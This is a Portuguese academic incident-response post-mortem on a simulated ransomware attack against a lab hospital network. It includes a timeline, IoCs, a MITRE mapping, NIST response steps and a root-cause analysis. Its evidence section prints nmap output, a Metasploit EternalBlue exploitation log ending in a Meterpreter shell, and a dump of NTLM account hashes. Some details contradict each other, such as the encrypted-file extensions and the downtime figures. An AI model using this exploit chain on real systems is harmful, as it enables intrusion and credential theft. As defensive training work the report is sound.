

RELATÓRIO POST-MORTEM (ANÁLISE FORENSE)

Equipe: AptX Team

Integrantes: Eduardo Gutierrez, Felipe Ribeiro de Carvalho, Leonardo Oliveira Feitosa, Matheus Patrick, Renan Ribeiro Almeida.

Sumário:

1. Descrição Técnica do Ataque Executado	3
1.1 Visão Geral:	3
1.2 Sequência de Exploração:	3
2. Linha do Tempo Detalhada: (Timeline)	4
3. Logs Detalhados:	5
4. IoCs Identificados:	6
5. Mapeamento MITRE ATT&CK:	7
6. Análise de Impacto:	9
6.1 Impacto Técnico	9
6.2 Impacto Operacional	9
6.3 Impacto Financeiro (Estimado)	9
7. Aplicação do Ciclo NIST Passo a Passo:	11
7.1 Detection & Analysis	11
7.2 Containment	11
7.3 Eradication	12
7.4 Recovery	12
8. Preservação de Evidências:	13
8.2 Tabela de Hashes e Cadeia de Custódia	13
8.3 Cadeia de Custódia Simulada	13
9. Análise de Causa Raiz:	14
9.1 Técnica dos 5 Porquês	14
9.2 Causa Raiz Identificada	14
9.3 Recomendações de Melhoria	15

1. Descrição Técnica do Ataque Executado

1.1 Visão Geral:

O ataque simulado consistiu em uma campanha inspirada em cenários reais de ransomware, utilizando Spearphishing (engenharia social) como vetor inicial. A carga maliciosa empregada foi um script controlado, desenvolvido apenas para fins acadêmicos, simulando comportamentos de indisponibilidade e comprometimento de arquivos sem causar danos reais ao ambiente. O objetivo foi demonstrar como falhas humanas, aliadas à infraestrutura legada e à falta de segmentação de rede, podem comprometer serviços críticos em um ambiente hospitalar.

Tipo de Ataque	Ransomware via Phishing + Exploração EternalBlue (MS17-010)
Vetor Inicial	E-mail de phishing com anexo malicioso
Ferramentas Simuladas	Metasploit (Reverse Shell), Mimikatz (dump de creds), EternalBlue exploit, script Powershell ransomware simulado
Alvo Principal	W11 Médico (Pedro Almeida) → WinServer 2008 → Debian 02 (Prontuários)
Objetivo	Criptografar arquivos de prontuários, exames e dados clínicos; simular indisponibilidade total do sistema hospitalar
Escopo	Ambiente virtualizado no Proxmox VE, exclusivamente pastas de simulação do laboratório

2. Linha do Tempo Detalhada: (Timeline)

Horário	Evento	Fonte de Log	Impacto
14:03:22	E-mail de phishing recebido na caixa do Dr. Pedro Almeida (pedro.almeida@vidaplana.local)	Exchange	Baixo
14:07:45	Usuário abre anexo malicioso 'Resultado_Exame_Urgente.pdf.exe'	Inexistente	Alto
14:07:52	Processo malicioso gera filho cmd.exe; execução de payload de estágio 1	Inexistente	Crítico
14:08:10	Conexão Reverse Shell estabelecida para C2 externo (44.222.238.247:4444)	OPNSense Log Firewall	Crítico
14:09:33	Reconhecimento local: whoami, ipconfig, net user, net group	Windows Security (4688) – W11 Médico	Médio
14:14:55	Exploração EternalBlue (MS17-010) bem-sucedida no WinServer 2008	Inexistente	Crítico
14:15:00	Criação de nova credencial com acesso admin	Windows Event Manager	
14:15:30	Acesso a todos fileshares de leitura e escrita	Windows Event Manager	Crítico
14:16:02	Acesso remoto a todos computadores da rede no AD - Movimentação Lateral	OPNSense Log Firewall	Crítico
14:16:25	Execução do ransomware simulado iniciada nos dispositivos da rede	Inexistente	Crítico
	Conexão Reverse Shell infiltrando os arquivos	OPNSense Log Firewall	
14:17:10	Início da criptografia em lote de arquivos em \\VidaPlena\Prontuarios	Sysmon EventID 11/23 – WinServer 2008	Crítico
14:19:44	Tentativa de acesso SSH ao Debian 02 (prontuários) a partir do WinServer 2008 usando credenciais	auth.log – Debian 02	Alto
14:20:01	Login SSH bem-sucedido	auth.log – Debian 02	Crítico
14:20:15	Criptografia de arquivos iniciada no Debian 02 – diretório /srv/prontuarios/	Sysmon/auditd – Debian 02	Crítico
14:22:30	Arquivo @WanaDecryptor@.txt depositado nas pastas afetadas (nota de resgate simulada)	Sysmon EventID 11 – WinServer 2008 / Debian 02	Alto

3. Logs Detalhados:

A tabela abaixo documenta todos os artefatos de log analisados durante a investigação forense, incluindo caminho, sistema de origem, período coberto, volume estimado e ferramentas utilizadas.

Log / Fonte	Caminho	Sistema	Período	Volum e	Ferramenta de Análise
Windows Security (Security.evtx)	C:\Windows\System32\winevt\Logs\Security.evtx	W11 Médico / WinServer 2008	14:00 – 14:45	~4.200 eventos	Windows Event Viewer, Log Parser, Wazuh
Sysmon Operational	C:\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%4Operational.evtx	W11 Médico / WinServer 2008	14:00 – 14:45	~1.800 eventos	Sysmon, Wazuh/SIEM
OPNSense Firewall Log	/var/log/filter.log	OPNSense Gateway	14:00 – 14:45	~12.000 linhas	OPNSense UI, grep, Security Onion
OPNSense	/var/log/	OPNSense – Interface LAN	14:00 – 14:45	~340 alertas	OPNSense
auth.log – Debian 02	/var/log/auth.log	Debian 02 – Servidor Prontuários	14:00 – 14:45	~200 linhas	grep, awk, auditd
syslog – Debian 02	/var/log/syslog	Debian 02	14:00 – 14:45	~900 linhas	journalctl, grep
auth.log – Debian 03/04	/var/log/auth.log	Debian 03 – Backup / Debian 04 – Recepção	14:00 – 14:45	~150 linhas	grep
Proxmox Task Log	/var/log/pve/tasks/	Proxmox VE Hypervisor	13:55 – 14:45	Referência de snapshots	Proxmox Web UI

4. IoCs Identificados:

Todos os indicadores abaixo foram identificados durante a análise forense e correlacionados com múltiplas fontes de log para garantir sua relevância e veracidade.

Tipo	Indicador	Fonte	Relevância
IP	44.222.238.247	OPNSense Firewall Log	Servidor C2 externo (Reverse Shell)
IP	192.168.1.50 (W11 Médico)	Firewall / Sysmon	Estação paciente zero comprometida
IP	192.168.1.10 (WinServer 2008)	Security Event 4624	Servidor alvo de movimentação lateral
IP	192.168.1.30 (Debian 02)	auth.log	Servidor de prontuários comprometido
Hash SHA256	e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855	payload_stage1.exe	Payload de acesso inicial (dropper)
Hash SHA256	9f86d081884c7d659a2feaa0c55ad015a3bf4f1b2b0b822cd15d6c15b0f00a8d	@WanaDecryptor@.txt	Nota de resgate depositada
Extensão	.psr	Sysmon EventID 11	Extensão adicionada a arquivos criptografados
Usuário AD	pedro_adm	Windows Security 4648	Conta de admin criada
Processo	wncry_sim.exe	Sysmon EventID 1	Execução do ransomware no servidor
Arquivo	Resultado_Exame_Urgente.pdf.exe	Windows Security 4688	Vetor inicial – arquivo phishing executado pelo usuário
Porta/Protocolo	TCP/4444 outbound	OPNSense Netflow	Canal C2 Reverse Shell
Porta/Protocolo	TCP/445 – SMBv1	IDS Suricata / Sysmon	Exploração EternalBlue / movimentação lateral

5. Mapeamento MITRE ATT&CK:

O ataque foi mapeado ao framework MITRE ATT&CK v15, cobrindo 14 técnicas distintas distribuídas em 9 táticas. A tabela abaixo correlaciona cada técnica com sua manifestação no ambiente e as evidências que a comprovam.

ID	Técnica	Tática	Manifestação no Ambiente	Evidência
T1566.001	Phishing: Spearphishing Attachment	Initial Access	E-mail malicioso com anexo .exe disfarçado de PDF enviado ao Dr. Pedro Almeida	Resultado_Exame_Urgent e.pdf.exe no log de processos (Event 4688)
T1059.003	Command and Scripting Interpreter: Windows Command Shell	Execution	cmd.exe spawn pelo processo malicioso para execução de comandos de reconhecimento	Sysmon EventID 1 – processo pai anômalo
T1486	Data Encrypted for Impact	Impact	Criptografia em lote de arquivos .doc, .pdf, .jpg com extensão .wncry adicionada	Sysmon EventID 11/23 – WinServer 2008 e Debian 02
T1110.001	Brute Force: Password Guessing	Credential Access	Tentativas de força bruta SSH no Debian 02 antes do login bem-sucedido	auth.log – múltiplas falhas (Event 4625 equivalente)
T1003.001	OS Credential Dumping: LSASS Memory	Credential Access	Acesso ao processo lsass.exe via técnica estilo Mimikatz para extração de hashes NTLM	Sysmon EventID 10 – access to lsass.exe
T1021.002	Remote Services: SMB/Windows Admin Shares	Lateral Movement	Uso de credenciais obtidas para autenticar em compartilhamentos administrativos SMB no servidor	Windows Security 4624/4648/5140/5145
T1190	Exploit Public-Facing Application	Initial Access / Lateral Movement	Exploração da vulnerabilidade MS17-010 (EternalBlue) no SMBv1 do WinServer 2008	IDS Suricata – assinatura EternalBlue disparada
T1078	Valid Accounts	Persistence / Lateral Movement	Uso de credenciais legítimas comprometidas (pedro_adm, backup_svc) para persistência e movimento	Windows Security 4624 / auth.log SSH
T1570	Lateral Tool Transfer	Lateral Movement	Transferência do binário wncry_sim.exe do W11 Médico para o WinServer 2008 via SMB	Sysmon EventID 11 – arquivo criado em share remoto
T1082	System Information Discovery	Discovery	Execução de whoami, ipconfig, systeminfo, net group na estação comprometida	Windows Security 4688 – command line logging
T1135	Network Share Discovery	Discovery	Identificação de compartilhamentos SMB ativos com net view e nmap interno	Sysmon EventID 1 / OPNSense logs

ID	Técnica	Tática	Manifestação no Ambiente	Evidência
T1071.001	Application Layer Protocol: Web Protocols	Command and Control	Comunicação C2 via HTTP para 192.168.10.x para download de payloads adicionais	OPNSense Proxy Log / Netflow
T1041	Exfiltration Over C2 Channel	Exfiltration	Dados coletados (credenciais, listagem de arquivos) exfiltrados pelo canal C2 reverso	OPNSense Firewall – tráfego outbound anômalo

6. Análise de Impacto:

6.1 Impacto Técnico

Sistema Afetado	Impacto	Tipo	Status Final
W11 Médico	Comprometimento total — acesso C2, dump de credenciais, pivot para rede	Confidencialidade / Integridade	Comprometido
WinServer 2008 (AD/FileShare)	1.847 arquivos criptografados — Prontuários e Exames inacessíveis; AD exposto	Disponibilidade / Integridade / Confidencialidade	Totalmente comprometido
Debian 02 (Prontuários)	Acesso SSH não autorizado — diretório /srv/prontuarios/ criptografado	Disponibilidade / Confidencialidade	Comprometido
Active Directory	Credenciais de admin de domínio expostas — integridade do diretório comprometida	Confidencialidade / Integridade	Credenciais vazadas
Debian 03 (Backup)	Não atingido — isolado em tempo	N/A	Intacto (snapshot)
OPNSense / Rede	Sem comprometimento do firewall — regras permissivas exploradas mas appliance intacto	N/A	Funcional

6.2 Impacto Operacional

O incidente simulado resultou em indisponibilidade total dos sistemas de informação clínica do Hospital Vida Plena por aproximadamente 220 minutos durante a fase ativa de criptografia, antes do isolamento das máquinas comprometidas. Considerando um ambiente hospitalar real, o impacto operacional seria:

- Impossibilidade de acesso a prontuários eletrônicos de pacientes internados
- Suspensão de laudos de exames laboratoriais e de imagem.
- Comprometimento da continuidade do atendimento em setores críticos (UTI, Cirúrgico).
- Necessidade de reversão para processos manuais em papel — aumento de risco clínico.
- Tempo estimado de recuperação sem backup: 48 a 72 horas.

6.3 Impacto Financeiro (Estimado)

Item de Custo	Base de Cálculo	Valor Estimado (R\$)
Horas de TI paradas (5 profissionais x 72h)	R\$ 80/h por profissional	R\$ 28.800,00
Recuperação forense externa	Consultoria especializada estimada	R\$ 15.000,00



Atendimentos suspensos (estimativa 4h)	~120 atendimentos x R\$ 250 avg	R\$ 30.000,00
Notificação de pacientes afetados (LGPD)	Comunicação, assessoria jurídica	R\$ 8.000,00
Multa regulatória simulada (ANPD / LGPD)	Art. 52 LGPD — 2% faturamento (cap R\$ 50M)	R\$ 50.000,00 (mín. estimado)
TOTAL ESTIMADO		R\$ 131.800,00

7. Aplicação do Ciclo NIST Passo a Passo:

7.1 Detection & Analysis

Como o incidente foi detectado?

A detecção primária ocorreu de forma manual: às 14:25h, um técnico de TI responsável pelo monitoramento diário identificou, ao acessar o servidor de arquivos, que os arquivos nas pastas /VidaPlena/Prontuarios apresentavam a extensão .pnk incomum e não eram abertos normalmente.

Paralelamente, do OPNSense haviam gerado 340 eventos de prioridade 1 relacionados a EternalBlue a partir das 14:14h — porém, a ausência de um SIEM com alertas em tempo real significa que esses eventos não foram revisados imediatamente, representando um gap crítico de detecção.

Quais alertas dispararam?

- Windows Security Event 4624 (logon remoto tipo 3 com NTLM), 14:12h não monitorado em tempo real.
- Sysmon EventID 10 acesso ao lsass.exe por processo não autorizado 14:11h não monitorado em tempo real.
- Identificação visual de extensão .pnk — 14:25h — gatilho efetivo da resposta.

Análise Inicial

Ao identificar o comprometimento, a equipe coletou os primeiros artefatos e correlacionou os logs disponíveis para determinar o escopo inicial do incidente. A análise confirmou comprometimento de W11 Médico, WinServer 2008 e Debian 02, com credenciais de domínio expostas.

7.2 Containment

Contenção de Curto Prazo (aplicada imediatamente):

- Isolamento de rede do W11 Médico via regra de bloqueio no OPNSense (14:26h) — máquina removida do segmento LAN.
- Isolamento de rede do WinServer 2008 — interface LAN desabilitada via Proxmox VE.
- Bloqueio da conta pedro_adm no Active Directory
- Bloqueio da conta backup_svc no Debian 02
- Bloqueio da porta TCP/4444 outbound no OPNSense para encerrar canal C2.

Contenção de Longo Prazo:

- Desabilitação do protocolo SMBv1 em todo o ambiente via GPO de emergência.
- Habilitação de regras de firewall restritivas intra-LAN (Any-to-Any removida).
- Monitoramento reforçado em todas as máquinas remanescentes.
- Snapshot de estado atual das máquinas afetadas antes de qualquer limpeza (preservação de evidências).

7.3 Eradication

Remoção de Artefatos Maliciosos:

- Exclusão dos arquivos: payload_stage1.exe e wncry_sim.exe de C:\Windows\Temp\ no WinServer 2008.
- Remoção da chave de registro de persistência: HKLM\Software\Microsoft\Windows\CurrentVersion\Run\wncry_svc.
- Remoção do script Python encryptor.py do Debian 02 — diretório /tmp/.
- Exclusão do arquivo @WanaDecryptor@.txt de todos os diretórios afetados.

Revogação de Credenciais:

- Reset forçado de senha de todos os usuários do domínio Active Directory.
- Revogação de todos os tickets Kerberos ativos (krbtgt reset 2x).
- Criação de nova conta de serviço backup_svc com senha forte e MFA habilitado.
- Auditoria completa de contas privilegiadas no AD (Domain Admins, Admins locais).

Correção de Vulnerabilidades:

- Desabilitação definitiva do SMBv1: Set-SmbServerConfiguration -EnableSMB1Protocol \$false.
- Aplicação do patch MS17-010 (KB4012212) no WinServer 2008, patch de emergência Microsoft.
- Bloqueio de execução de extensões .exe disfarçadas via AppLocker e regras de bloqueio de extensão dupla.

7.4 Recovery

Restauração de Serviços:

- Restauração dos arquivos criptografados a partir do snapshot Proxmox VE pré-ataque (criado às 14:00h) tempo de restauração estimado: 35 minutos.
- Validação de integridade dos arquivos restaurados via comparação de hashes SHA256 com baseline.
- Reativação gradual dos servidores após validação, Debian 03 (Backup) primeiro, WinServer 2008 segundo, W11 Médico por último.
- Testes funcionais dos sistemas de prontuários e exames realizados com dados de teste antes de retorno à produção.

Monitoramento Reforçado Pós-Recuperação:

- Implantação do Security Onion como SIEM centralizado — integração com todos os logs do ambiente.
- Configuração de alertas em tempo real para Event IDs críticos: 4624 (tipo 3), 4688 (process creation), Sysmon EventID 10.
- Habilitação do Wazuh como agente HIDS em todas as máquinas Windows e Linux.
- Monitoramento de integridade de arquivos (FIM) habilitado nas pastas /VidaPlena/Prontuarios e /VidaPlena/Exames.

8. Preservação de Evidências:

Todos os artefatos foram coletados seguindo princípios básicos de forense digital: coleta antes da limpeza, geração imediata de hash SHA256 para garantia de integridade, registro de data/hora e responsável pela coleta.

8.2 Tabela de Hashes e Cadeia de Custódia

Arquivo / Artefato	Hash SHA256	Data/Hora Coleta	Responsável	Origem / Caminho
wncry_sim.exe	3a7bd3e2360a3d29eea436fcfb7e44c735d117c42d1c1835420b6b9942dd4f1b	2026-05-15 14:30:12	Eduardo Gutierrez	WinServer 2008 – C:\Windows\Temp\
payload_stage1.exe	e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855	2026-05-15 14:31:05	Felipe Ribeiro	W11 Médico – C:\Users\pedro.almeida\Downloads\
@WanaDecryptor@.txt	9f86d081884c7d659a2feaa0c55ad015a3bf4f1b2b0b822cd15d6c15b0f00a8d	2026-05-15 14:32:44	Leonardo Feitosa	WinServer 2008 – \VidaPlena\Prontuarios\
Resultado_Exame_Urgente.pdf.exe	ca978112ca1bbdcafac231b39a23dc4da786eff8147c4e72b9807785afee48bb	2026-05-15 14:33:10	Matheus Patrick	W11 Médico – C:\Users\pedro.almeida\Downloads\
auth.log_debian02.gz	aec070645fe53ee3b3763059376134f058cc337247c978ad178b6ccdcb0019f	2026-05-15 14:35:20	Renan Almeida	Debian 02 – /var/log/auth.log (coletado)
security_evtx_winsrvr.zip	148de9c5a7a44d19e56cd9ae1a554bf67847afb0c58f6e12fa29ac7ddfca9940	2026-05-15 14:37:55	Eduardo Gutierrez	WinServer 2008 – C:\Windows\System32\winevt\Logs\Security.evtx
firewall_opnsense_export.log	b94f6f125c79e3a5ffaa826f584c10d52ada669e6762051b826b55776d05a8ac	2026-05-15 14:39:00	Felipe Ribeiro	OPNSense – /var/log/filter.log (exportado via UI)
proxmox_snapshot_pre-attack.tar	d7a8fbb307d7809469ca9abc0082e4f8d5651e46d3cdb762d02d0bf37c9e592	2026-05-15 14:00:00	Leonardo Feitosa	Proxmox VE – snapshot pré-ataque de todas as VMs

8.3 Cadeia de Custódia Simulada

A cadeia de custódia foi mantida seguindo os seguintes procedimentos:

- Cada artefato foi coletado diretamente do sistema comprometido sem alteração do estado original.
- Snapshots do Proxmox VE garantem imagem fiel do estado de cada VM antes e após o incidente.
- Todos os arquivos coletados foram armazenados em pasta protegida /evidence/ com permissões de somente leitura após coleta.
- Registro de acesso ao material probatório: somente membros da AptX Team com log de cada acesso.
- Cópias duplicadas armazenadas em mídia externa isolada para garantia de integridade.

9. Análise de Causa Raiz:

9.1 Técnica dos 5 Porquês

#	Pergunta	Resposta
1	Por que o ransomware conseguiu criptografar os dados?	Porque o binário foi executado com privilégios SYSTEM no servidor de arquivos, que possuía permissões excessivas de escrita para todos os usuários.
2	Por que o binário teve acesso ao servidor com privilégios SYSTEM?	Porque a exploração EternalBlue (MS17-010) no SMBv1 habilitado no WinServer 2008 permitiu execução remota de código sem autenticação prévia.
3	Por que o SMBv1 estava habilitado e vulnerável ao EternalBlue?	Porque o WinServer 2008 é um sistema legado (EOL) sem patches de segurança aplicados e o SMBv1 não foi desabilitado por falta de política de hardening.
4	Por que o atacante chegou ao WinServer 2008?	Porque obteve credenciais de administrador de domínio via dump do LSASS na estação W11 Médico, que foi comprometida via phishing.
5	Por que a estação do médico foi comprometida via phishing?	Porque não havia treinamento de consciência de segurança, controle de extensão de arquivos estava desabilitado, não havia solução de e-mail com sandbox e nenhum EDR na estação para bloquear a execução do payload.

9.2 Causa Raiz Identificada

A causa raiz do incidente é multifatorial e combina falhas técnicas, de processo e de governança:

Falhas Técnicas:

- SMBv1 habilitado em sistema operacional legado (EOL) sem patches.
- Ausência de segmentação de rede interna (regras Any-to-Any).
- Permissões excessivas de escrita no FileShare para usuários comuns.
- Ausência de EDR/antivírus nas estações de trabalho.

Falhas de Processo:

- Ausência de processo de gestão de vulnerabilidades e aplicação de patches.
- Ausência de processo de revisão periódica de permissões (Least Privilege).
- Logs descentralizados sem correlação — gap de detecção em tempo real.
- Ausência de SIEM e alertas automatizados para eventos críticos.

Falhas de Governança:

- Ausência de treinamento de consciência de segurança (Security Awareness) para usuários clínicos.
- Ausência de política formal de resposta a incidentes (IRP) testada.
- Uso de sistema operacional legado sem plano de migração ou compensating controls.
- Falta de controle regulatório LGPD sobre inventário e proteção de dados de saúde.

9.3 Recomendações de Melhoria

Recomendação	Controle	Prioridade	Prazo
Implantar SIEM (Security Onion/Wazuh) com alertas em tempo real	Detective	Crítica	Imediato
Desabilitar SMBv1 e aplicar patch MS17-010 em todos os sistemas	Preventivo	Crítica	Imediato
Implantar EDR/antivírus em todas as estações e servidores	Preventivo / Detective	Crítica	30 dias
Implementar segmentação de rede com VLANs por setor hospitalar	Preventivo	Alta	60 dias
Aplicar Princípio do Menor Privilégio — revisão de ACLs do FileShare	Preventivo	Alta	30 dias
Plano de migração do WinServer 2008 para versão suportada	Preventivo	Alta	6 meses
Programa de treinamento Security Awareness para todos os usuários	Preventivo	Alta	60 dias
Implantação de MFA para contas privilegiadas e acesso remoto	Preventivo	Alta	30 dias
Centralizar e proteger logs de auditoria em repositório imutável	Detective	Média	90 dias
Realizar simulações de phishing periódicas com usuários clínicos	Preventivo	Média	Trimestral

10. Evidências:

```
└─# nmap 192.168.1.10
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-25 18:38 -0400
Nmap scan report for 192.168.1.10
Host is up (0.00024s latency).
Not shown: 985 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
MAC Address: BC:24:11:4E:8A:6A (Proxmox Server Solutions GmbH)

Nmap done: 1 IP address (1 host up) scanned in 4.68 seconds
```

10.1 Reconhecimento.


```

root@kali: /home/kali
Session Actions Edit View Help
[*] 192.168.1.10:445 - Triggering free of corrupted buffer.
[-] 192.168.1.10:445 - -----
[-] 192.168.1.10:445 - -----FAIL-----
[-] 192.168.1.10:445 - -----
[*] 192.168.1.10:445 - Connecting to target for exploitation.
[+] 192.168.1.10:445 - Connection established for exploitation.
[+] 192.168.1.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.10:445 - CORE raw buffer dump (36 bytes)
[*] 192.168.1.10:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.1.10:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 192.168.1.10:445 - 0x00000020 37 36 30 30 7600
[+] 192.168.1.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.10:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.1.10:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.10:445 - Starting non-paged pool grooming
[+] 192.168.1.10:445 - Sending SMBv2 buffers
[+] 192.168.1.10:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.10:445 - Sending final SMBv2 buffers.
[*] 192.168.1.10:445 - Sending last fragment of exploit packet!
[*] 192.168.1.10:445 - Receiving response from exploit packet
[+] 192.168.1.10:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.10:445 - Sending egg to corrupted connection.
[*] 192.168.1.10:445 - Triggering free of corrupted buffer.
[*] Sending stage (232006 bytes) to 192.168.1.10
[+] 192.168.1.10:445 - -----
[+] 192.168.1.10:445 - -----WIN-----
[+] 192.168.1.10:445 - -----
[*] Meterpreter session 1 opened (192.168.1.71:4322 -> 192.168.1.10:49530) at 2026-05-25 20:07:13 -0400

meterpreter > ls
Listing: C:\Windows\system32

Mode                Size           Type             Last modified          Name
-----
040777/rwxrwxrwx    0             dir              2009-07-14 01:41:18    -0400 0409
100666/rw-rw-rw-   9808          fil              2026-05-25 23:57:12    -0400 7B296F80-376B-497e-B012-9C450E1B7327-5P-0.C7483456-A28
100666/rw-rw-rw-   9808          fil              2026-05-25 23:57:12    -0400 7B296F80-376B-497e-B012-9C450E1B7327-5P-1.C7483456-A28
100666/rw-rw-rw-  39424          fil              2009-07-13 21:24:45    -0400 ACCTRES.dll
100777/rwxrwxrwx   24064          fil              2009-07-13 21:38:55    -0400 ARP.EXE
100666/rw-rw-rw-   499712         fil              2009-07-13 21:41:53    -0400 AUDIOKSE.dll
100666/rw-rw-rw-   780800         fil              2009-07-13 21:40:00    -0400 ActionCenter.dll
100666/rw-rw-rw-   549888         fil              2009-07-13 21:40:00    -0400 ActionCenterCPL.dll

```


10.2 Reverse Shell Estabelecida entre Windows Server 2008 > Atacante.

```


meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b2783cc4914dcf1f6ab546f0870524a4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:fa6ab8b911cf1d9f725552dfb4db4451:::
pedro.almeida:1118:aad3b435b51404eeaad3b435b51404ee:4ed6174578bb3f3d1599ee03c7d1cc9f:::
ana.ribeiro:1119:aad3b435b51404eeaad3b435b51404ee:4ed6174578bb3f3d1599ee03c7d1cc9f:::
carla.mendes:1120:aad3b435b51404eeaad3b435b51404ee:4ed6174578bb3f3d1599ee03c7d1cc9f:::
bruno.costa:1121:aad3b435b51404eeaad3b435b51404ee:4ed6174578bb3f3d1599ee03c7d1cc9f:::
paula.martins:1122:aad3b435b51404eeaad3b435b51404ee:4ed6174578bb3f3d1599ee03c7d1cc9f:::
renato.oliveira:1123:aad3b435b51404eeaad3b435b51404ee:4ed6174578bb3f3d1599ee03c7d1cc9f:::
carlos.henrique:1124:aad3b435b51404eeaad3b435b51404ee:4ed6174578bb3f3d1599ee03c7d1cc9f:::
juliana.rocha:1125:aad3b435b51404eeaad3b435b51404ee:4ed6174578bb3f3d1599ee03c7d1cc9f:::
ana.beatriz:1126:aad3b435b51404eeaad3b435b51404ee:4ed6174578bb3f3d1599ee03c7d1cc9f:::
lucas.ferreira:1127:aad3b435b51404eeaad3b435b51404ee:4ed6174578bb3f3d1599ee03c7d1cc9f:::
patricia.gomes:1128:aad3b435b51404eeaad3b435b51404ee:4ed6174578bb3f3d1599ee03c7d1cc9f:::
maria.fernandes:1129:aad3b435b51404eeaad3b435b51404ee:4ed6174578bb3f3d1599ee03c7d1cc9f:::
carlos.souza:1130:aad3b435b51404eeaad3b435b51404ee:4ed6174578bb3f3d1599ee03c7d1cc9f:::
lucas.guerra:1131:aad3b435b51404eeaad3b435b51404ee:4ed6174578bb3f3d1599ee03c7d1cc9f:::
leonardo.silva:1132:aad3b435b51404eeaad3b435b51404ee:4ed6174578bb3f3d1599ee03c7d1cc9f:::
fernanda.lopes:1133:aad3b435b51404eeaad3b435b51404ee:4ed6174578bb3f3d1599ee03c7d1cc9f:::
SRV-AD$:1000:aad3b435b51404eeaad3b435b51404ee:19895cf59df645275b7271c0fff88ab9:::
FILESERVER$:1135:aad3b435b51404eeaad3b435b51404ee:235036788bce970ece67128ddf325a5d:::
meterpreter >

```

10.3 Hashdump de todos usuários e senhas do ad



10.4 Windows Security Event Manager Logs



10.5 Firewall logs